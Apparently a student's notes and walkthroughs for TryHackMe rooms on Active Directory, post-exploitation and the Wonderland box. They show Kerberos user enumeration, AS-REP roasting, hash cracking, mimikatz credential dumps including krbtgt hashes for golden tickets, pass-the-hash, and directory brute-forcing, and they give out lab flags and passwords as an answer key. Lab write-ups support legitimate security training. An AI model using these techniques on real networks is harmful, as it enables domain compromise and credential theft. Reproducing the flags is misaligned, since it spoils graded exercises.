- Which group normally administrates all computers and resources in a domain?
Domain Admin
- What would be the name of the machine account associated with a machine named TOM-PC?
TOM-PC\$
- Suppose our company creates a new department for Quality Assurance. What type of containers should we use to group all Quality Assurance users so that policies can be applied consistently to them?
Organizational unit

- **Task 4: Managing Users in AD**

- What was the flag found on Sophie's desktop?
-thm{thanks_for_contacting_support
- The process of granting privileges to a user over some OU or other AD Object is called...
delegation

- **Task 5: Managing Computers in AD**

- After organising the available computers, how many ended up in the Workstations OU?
7
- Is it recommendable to create separate OUs for Servers and Workstations? (yay/nay)
yay

- **Task 6: Group Policies**

- What is the name of the network share used to distribute GPOs to domain machines?
sysvol
- Can a GPO be used to apply settings to users and computers? (yay/nay)
yay

- **Task 7: Authentication Methods**


- Will a current version of Windows use NetNTLM as the preferred authentication protocol by default?
(yay/nay)
nay

- When referring to Kerberos, what type of ticket allows us to request further tickets known as TGS?
ticket granting ticket
- When using NetNTLM, is a user's password transmitted over the network at any point? (yay/nay)
nay

- **Task 8: Trees, Forests and Trusts**

- What is a group of Windows domains that share the same namespace called?
tree
- What should be configured between two domains for a user in Domain A to access a resource in Domain B?
-a trust relationship

- **Attacktive Directory:** <https://tryhackme.com/r/room/attacktivedirectory>



- **Task 1: Deploy The Machine**

no answer needed

- **Task 2: setup**

only setup tools

- **Task 3: Welcome to Attacktive Directory**

- What tool will allow us to enumerate ports 139/445?

enum4linux

enum4linux -a 10.10.196.184

-What is the NetBIOS-Domain Name of the machine?

THM-AD

nmap -sV -sC 10.10.196.184

-What invalid TLD do people commonly use for their Active Directory Domain?

.local

- **Task 4: Enumeration Enumerating Users via Kerberos**

- What command within Kerbrute will allow us to enumerate valid usernames?

userenum

-What notable account is discovered? (These should jump out at you)

svc-admin

-What is the other notable account discovered? (These should jump out at you)

backup

- **Task 5: Exploitation Abusing Kerberos:**

- We have two user accounts that we could potentially query a ticket from. Which user account can you query a ticket from with no password?

svc-admin

- Looking at the Hashcat Examples Wiki page, what type of Kerberos hash did we retrieve from the KDC? (Specify the full name)
Kerberos 5 AS-REP etype 23
- What mode is the hash?
18200
- Now crack the hash with the modified password list provided, what is the user accounts password?
management2005

- **Task 6: Enumeration Back to the Basics**

- What utility can we use to map remote SMB shares?
smbclient
- Which option will list shares?
-L
- How many remote shares is the server listing?
6
- There is one particular share that we have access to that contains a text file. Which share is it?
backup
- What is the content of the file?
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw
- Decoding the contents of the file, what are the full contents?
backup@spookysec.local:backup2517860

- **Task 7:Elevating Privileges within the Domain**

- What method allowed us to dump NTDS.DIT?
DRSUAPI
- What is the administrator's NTLM hash?
0e0363213e37b94221497260b0bcb4fc:::
- What method of attack could allow us to authenticate as the user without the password?
pass the hash
- Using a tool called Evil-WinRM what option will allow us to use a hash?
-H

- **Task 8: Flag Submission Flag Submission Panel**

- svc-admin
TryHackMe{K3rb3r0s_Pr3_4uth}
- backup
TryHackMe{B4ckM3UpSc0tty!}
- Administrator
TryHackMe{4ctiveD1rectoryM4st3r}

- **Post-Exploitation Basics:** <https://tryhackme.com/r/room/postexploit>

Cyber Defense > Threat Emulation > Attacktive Directory


Attacktive Directory

99% of Corporate networks run off of AD. But can you exploit a vulnerable Domain Controller?

Medium 0 min

Share your achievement Show Split View Help Save Room Options

Room completed (100%)





- **Task 1: introduction**

Deploy the Machine

no answer needed

- **Task 2: Enumeration w/ Powerview**



```
C:\Users\Administrator>powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> cd Downloads
PS C:\Users\Administrator\Downloads> dir

Directory: C:\Users\Administrator\Downloads

Mode                LastWriteTime         Length Name
----                - - - - -           - - - - -
-a----  5/14/2020 11:39 AM        1261832 mimikatz.exe
-a----  5/14/2020 11:41 AM        374625 PowerView.ps1
-a----  5/14/2020 11:43 AM        973325 SharpHound.ps1
```

```
PS C:\Users\Administrator> . .\Downloads\PowerView.ps1
PS C:\Users\Administrator> Get-NetUser | select cn

cn
--
Administrator
Guest
krbtgt
Machine-1
Admin2
Machine-2
SQL Service
POST{P0W3RV13W_FTW}
sshd
```

```
PS C:\Users\Administrator> Get-NetComputer -fulldata | select operatingystem*
m*

operatingsystem          operatingSystemVersion
-----
Windows Server 2019 Standard 10.0 (17763)
Windows 10 Enterprise Evaluation 10.0 (18363)
Windows 10 Enterprise Evaluation 10.0 (18363)
```

- What is the shared folder that is not set by default?
Share
- What operating system is running inside of the network besides Windows Server 2019?
Windows 10 Enterprise Evaluation
- I've hidden a flag inside of the users find it
POST{P0W3RV13W_FTW}

- **Task 3: Enumeration w/ Bloodhound**

```
PS C:\Users\Administrator\Downloads> Invoke-Bloodhound -CollectionMethod All
-Domain CONTROLLER.local -ZipFileName loot.zip
-----
Initializing SharpHound at 5:49 PM on 10/23/2024
-----

Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectProps, LocalGroups, SPNTTargets, Container

[+] Creating Schema map for domain CONTROLLER.LOCAL using path CN=Schema,CN=Configuration,DC=CONTROLLER,DC=LOCAL
[+] Cache File not Found: 0 Objects in cache

PS C:\Users\Administrator\Downloads> [+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 93 MB RAM
Status: 66 objects finished (+66 33)/s -- Using 98 MB RAM
Enumeration finished in 00:00:02.2279410
Compressing data to C:\Users\Administrator\Downloads\20241023174915_loot.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 5:49 PM on 10/23/2024! Happy Graphing!
```


```
PS C:\Users\Administrator\Downloads> ssh administrator@10.10.21.120
The authenticity of host '10.10.21.120 (10.10.21.120)' can't be established.

ECDSA key fingerprint is SHA256:jGGFsdyc6+usho+SGSQoG+3agPMuI+Y0SYylUJfLP8s.

Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.21.120' (ECDSA) to the list of known hosts.

administrator@10.10.21.120's password:
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.


controller\administrator@DOMAIN-CONTROLL C:\Users\Administrator>
```



```
(root㉿kali)-[~]
# scp Administrator@10.10.21.120:Downloads/20241023174915_loot.zip /tmp/20241023174915_loot.zip
Administrator@10.10.21.120's password: 20241023174915_loot.zip
100% 9551 4.1MB/s 00:00
```

```
(root㉿kali)-[~]
# neo4j console
Directories in use:
home:      /usr/share/neo4j
config:    /usr/share/neo4j/conf
logs:      /etc/neo4j/logs
plugins:   /usr/share/neo4j/plugins
import:    /usr/share/neo4j/import
data:      /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:  /usr/share/neo4j/licenses
run:       /var/lib/neo4j/run

Starting Neo4j.
2024-10-24 01:12:46.944+0000 INFO  Starting ...
2024-10-24 01:12:47.703+0000 INFO  This instance is ServerId{bd503447} (bd503447-d26a-48e0-82c2-a580356312d5)
2024-10-24 01:12:49.616+0000 INFO  ===== Neo4j 4.4.26 =====
2024-10-24 01:12:51.953+0000 INFO  Initializing system graph model for component 'security-users' with version -1 and status UNINITIALIZED
2024-10-24 01:12:51.962+0000 INFO  Setting up initial user from defaults: neo4j
2024-10-24 01:12:51.963+0000 INFO  Creating new user 'neo4j' (passwordChangeRequired=true, suspended=false)
2024-10-24 01:12:51.991+0000 INFO  Setting version for 'security-users' to 3
2024-10-24 01:12:51.996+0000 INFO  After initialization of system graph model component 'security-users' have version 3 and status CURRENT
2024-10-24 01:12:52.002+0000 INFO  Performing postInitialization step for component 'security-users' with version 3 and status CURRENT
2024-10-24 01:12:52.417+0000 INFO  Bolt enabled on localhost:7687.
2024-10-24 01:12:53.755+0000 INFO  Remote interface available at http://localhost:7474/
2024-10-24 01:12:53.761+0000 INFO  id: 6F6CE20D1016F86D575CAD41588D5ABDE21FB184BD40AC0E1D8D1900D2A8DC5
2024-10-24 01:12:53.762+0000 INFO  name: system
2024-10-24 01:12:53.762+0000 INFO  creationDate: 2024-10-24T01:12:50.471Z
2024-10-24 01:12:53.765+0000 INFO  Started.
```



-What service is also a domain admin?

sqlservice

-What two users are Kerberoastable?

SQLSERVICE, KRBTGT


- **Task 4: Dumping hashes w/ mimikatz**

```
controller\administrator@DOMAIN-CONTROLL C:\Users\Administrator>cd Downloads

controller\administrator@DOMAIN-CONTROLL C:\Users\Administrator\Downloads>
controller\administrator@DOMAIN-CONTROLL C:\Users\Administrator\Downloads>dir
 Volume in drive C has no label.
 Volume Serial Number is F83F-6346

 Directory of C:\Users\Administrator\Downloads

10/23/2024  05:49 PM    <DIR>        .
10/23/2024  05:49 PM    <DIR>        ..
10/23/2024  05:49 PM           9,551 20241023174915_loot.zip
05/14/2020  11:39 AM      1,261,832 mimikatz.exe
05/14/2020  11:41 AM      374,625 PowerView.ps1
05/14/2020  11:43 AM      973,325 SharpHound.ps1
10/23/2024  05:49 PM      11,709 Ymm2MWQ1NzYtYWFhYS00MjM1LThjYmQtYTE4ZDM4ZGFINTFl.b
in
      5 File(s)     2,631,042 bytes
      2 Dir(s)   52,050,657,280 bytes free
```



```
mimikatz 2.2.0 x64 (oe.eo)
File Actions Edit View Help

controller\administrator@DOMAIN-CONTROLL C:\Users\Administrator\Downloads>mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #18362 May 2 2020 16:23:51
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ##> Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'> http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /patch
Domain : CONTROLLER / S-1-5-21-849420856-2351964222-986696166

RID : 000001f4 (500)
User : Administrator
LM :
NTLM : 2777b7fec870e04dda00cd7260f7bee6

RID : 000001f5 (501)
User : Guest
LM :
NTLM :

RID : 000001f6 (502)
User : krbtgt
LM :
NTLM : 5508500012cc005cf7082a9a89ebdfdf
```

Hash	Type	Result
64f12cddaa88057e06a81b54e73b949b	NTLM	Password1

```
RID : 00000452 (1106)
User : Machine2
LM :
NTLM : c39f2beb3d2ec06a62cb887fb391dee0
```

what is the Machine1 Password?

Password1

What is the Machine2 Hash?

c39f2beb3d2ec06a62cb887fb391dee0

- **Task 5 : Golden Ticket Attacks w/ mimikatz**

no answer needed

```
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : CONTROLLER / S-1-5-21-849420856-2351964222-986696166

RID : 000001f6 (502)
User : krbtgt

* Primary
  NTLM : 5508500012cc005cf7082a9a89ebdfdf
  LM :
  Hash NTLM: 5508500012cc005cf7082a9a89ebdfdf
    ntlm- 0: 5508500012cc005cf7082a9a89ebdfdf
    lm - 0: 372f405db05d3cafd27f8e6a4a097b2c

* WDigest
  01 49a8de3b6c7ae1ddf36aa868e68cd9ea
  02 7902703149b131c57e5253fd9ea710d0
  03 71288a6388fb28088a434d3705cc6f2a
  04 49a8de3b6c7ae1ddf36aa868e68cd9ea
  05 7902703149b131c57e5253fd9ea710d0
  06 df5ad3cc1ff643663d85dabc81432a81
  07 49a8de3b6c7ae1ddf36aa868e68cd9ea
  08 a489809bd0f8e525f450fac01ea2054b
  09 19e54fd00868c3b0b35b5e0926934c99
  10 4462ea84c5537142029ea1b354cd25fa
  11 6773fcfb03fd29e51720f2c5087cb81c
  12 19e54fd00868c3b0b35b5e0926934c99
  13 52902abbeec1f1d3b46a7bd5adab3b57
  14 6773fcfb03fd29e51720f2c5087cb81c
  15 8f2593c344922717d05d537487a1336d
```

Task 6: Enumeration w/ Server Manager

What tool allows you to view the event logs?

event viewer

What is the SQL Service password

MYpassword123#

Task 7: Maintaining Access

Task 8: conclusion

just apply steps and no answer needed


3. Wonderland

- <https://tryhackme.com/r/room/wonderland>

1.Let's do an nmap scan in an aggressive We dedicated that **port 22 for ssh** and **port 80 for http** is open.

```
[root@kali:~]# nmap 10.10.166.195 -A -v
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-24 01:56 UTC
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 01:56
Completed NSE at 01:56, 0.00s elapsed
Initiating NSE at 01:56
Completed NSE at 01:56, 0.00s elapsed
Initiating NSE at 01:56
Completed NSE at 01:56, 0.00s elapsed
Initiating ARP Ping Scan at 01:56
Scanning 10.10.166.195 [1 port]
Completed ARP Ping Scan at 01:56, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:56
Completed Parallel DNS resolution of 1 host. at 01:56, 0.00s elapsed
Initiating SYN Stealth Scan at 01:56
Scanning ip-10-10-166-195.eu-west-1.compute.internal (10.10.166.195) [1000 ports]
Discovered open port 22/tcp on 10.10.166.195
Discovered open port 80/tcp on 10.10.166.195
Completed SYN Stealth Scan at 01:56, 0.15s elapsed (1000 total ports)
Initiating Service scan at 01:56
Scanning 2 services on ip-10-10-166-195.eu-west-1.compute.internal (10.10.166.195)
Completed Service scan at 01:57, 11.12s elapsed (2 services on 1 host)
```

2.open the website



3.use this command to find any hidden directories

```
gobuster dir -u http://10.10.166.195/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

```
[root@kali]# ./gobuster dir -u http://10.10.166.195/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.10.166.195/
[+] Method:       GET
[+] Threads:      10
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Threads:      10
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/idx (Status: 301) [Size: 0] [→ idx/]
/ (Status: 301) [Size: 0] [→ r/]
/poem (Status: 301) [Size: 0] [→ poem/]
/http%3A%2F%2Fwww (Status: 301) [Size: 0] [→ /http://www]
/http%3A%2F%2Fyoutube (Status: 301) [Size: 0] [→ /http://youtube]
Progress: 62832 / 220561 (28.49%)
```

4.add dir /r/

```
(root㉿kali)-[~/usr/share/wordlists]
# gobuster dir -u http://10.10.166.195/r/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.10.166.195/r/
[+] Method:       GET
[+] Threads:     10
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.6
[+] Timeout:     10s

Starting gobuster in directory enumeration mode
/a          (Status: 301) [Size: 0] [→ a/]

(root㉿kali)-[~/usr/share/wordlists]
# gobuster dir -u http://10.10.166.195/r/a/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.10.166.195/r/a/
[+] Method:       GET
[+] Threads:     10
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.6
[+] Timeout:     10s

Starting gobuster in directory enumeration mode
/b          (Status: 301) [Size: 0] [→ b/]

(root㉿kali)-[~/usr/share/wordlists]
# gobuster dir -u http://10.10.166.195/r/a/b/b/i/t -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.10.166.195/r/a/b/b/i/t
[+] Method:       GET
[+] Threads:     10
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.6
[+] Timeout:     10s

Oh, you're sure to do that," said the Cat, "if you only walk long enough."
Alice felt that this could not be denied, so she tried another question. "What sort of people live about here?" "In that direction," the Cat said, waving its right paw round, "lives a Hatter: and in that direction," waving the other paw, "lives a March Hare. Visit either you like: they're both mad."
Starting gobuster in directory enumeration mode
/a/b/b/i/t
http%3A%2F%2Fwww      (Status: 301) [Size: 0] [→ /r/a/b/b/i/t/http://www]
http%3A%2F%2Fyoutube   (Status: 301) [Size: 0] [→ /r/a/b/b/i/t/http://youtube]
http%3A%2F%2Fblogs     (Status: 301) [Size: 0] [→ /r/a/b/b/i/t/http://blogs]
http%3A%2F%2Fblog      (Status: 301) [Size: 0] [→ /r/a/b/b/i/t/http://blog]
**http%3A%2F%2Fwww     (Status: 301) [Size: 0] [→ /r/a/b/b/i/t/http://www]
http%3A%2F%2Fcommunity (Status: 301) [Size: 0] [→ /r/a/b/b/i/t/http://community]
http%3A%2F%2Fradar     (Status: 301) [Size: 0] [→ /r/a/b/b/i/t/http://radar]
http%3A%2F%2Fjeremiahgrossman (Status: 301) [Size: 0] [→ /r/a/b/b/i/t/http://jeremiahgrossman]
http%3A%2F%2Fweblog    (Status: 301) [Size: 0] [→ /r/a/b/b/i/t/http://weblog]
http%3A%2F%2Fswik      (Status: 301) [Size: 0] [→ /r/a/b/b/i/t/http://swik]
Progress: 220560 / 220561 (100.00%)
Finished

Enter wonderland x +
← → ⌂ ⌂ 10.10.166.195/r/a/b/b/i/t/ Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
```

Open the door and enter wonderland

"Oh, you're sure to do that," said the Cat, "if you only walk long enough."

Alice felt that this could not be denied, so she tried another question. "What sort of people live about here?"

"In that direction," the Cat said, waving its right paw round, "lives a Hatter: and in that direction," waving the other paw, "lives a March Hare. Visit either you like: they're both mad."



5.search in inspect

 element is highlighted with a blue background and contains the text 'alice:HowDothTheLittleCrocodileImproveHisShiningTail'. An element with a src attribute pointing to '/img/alice_door.png' is shown with a height of 50rem and an overflow property. The path 'html > body > p' is visible at the bottom of the tree view."/>

login using this credential

```
root@ip-10-10-231-253:~# ssh alice@10.10.166.195
alice@10.10.166.195's password:
```

```
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)
```

```
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
```

```
System information as of Thu Oct 24 02:31:28 UTC 2024
```

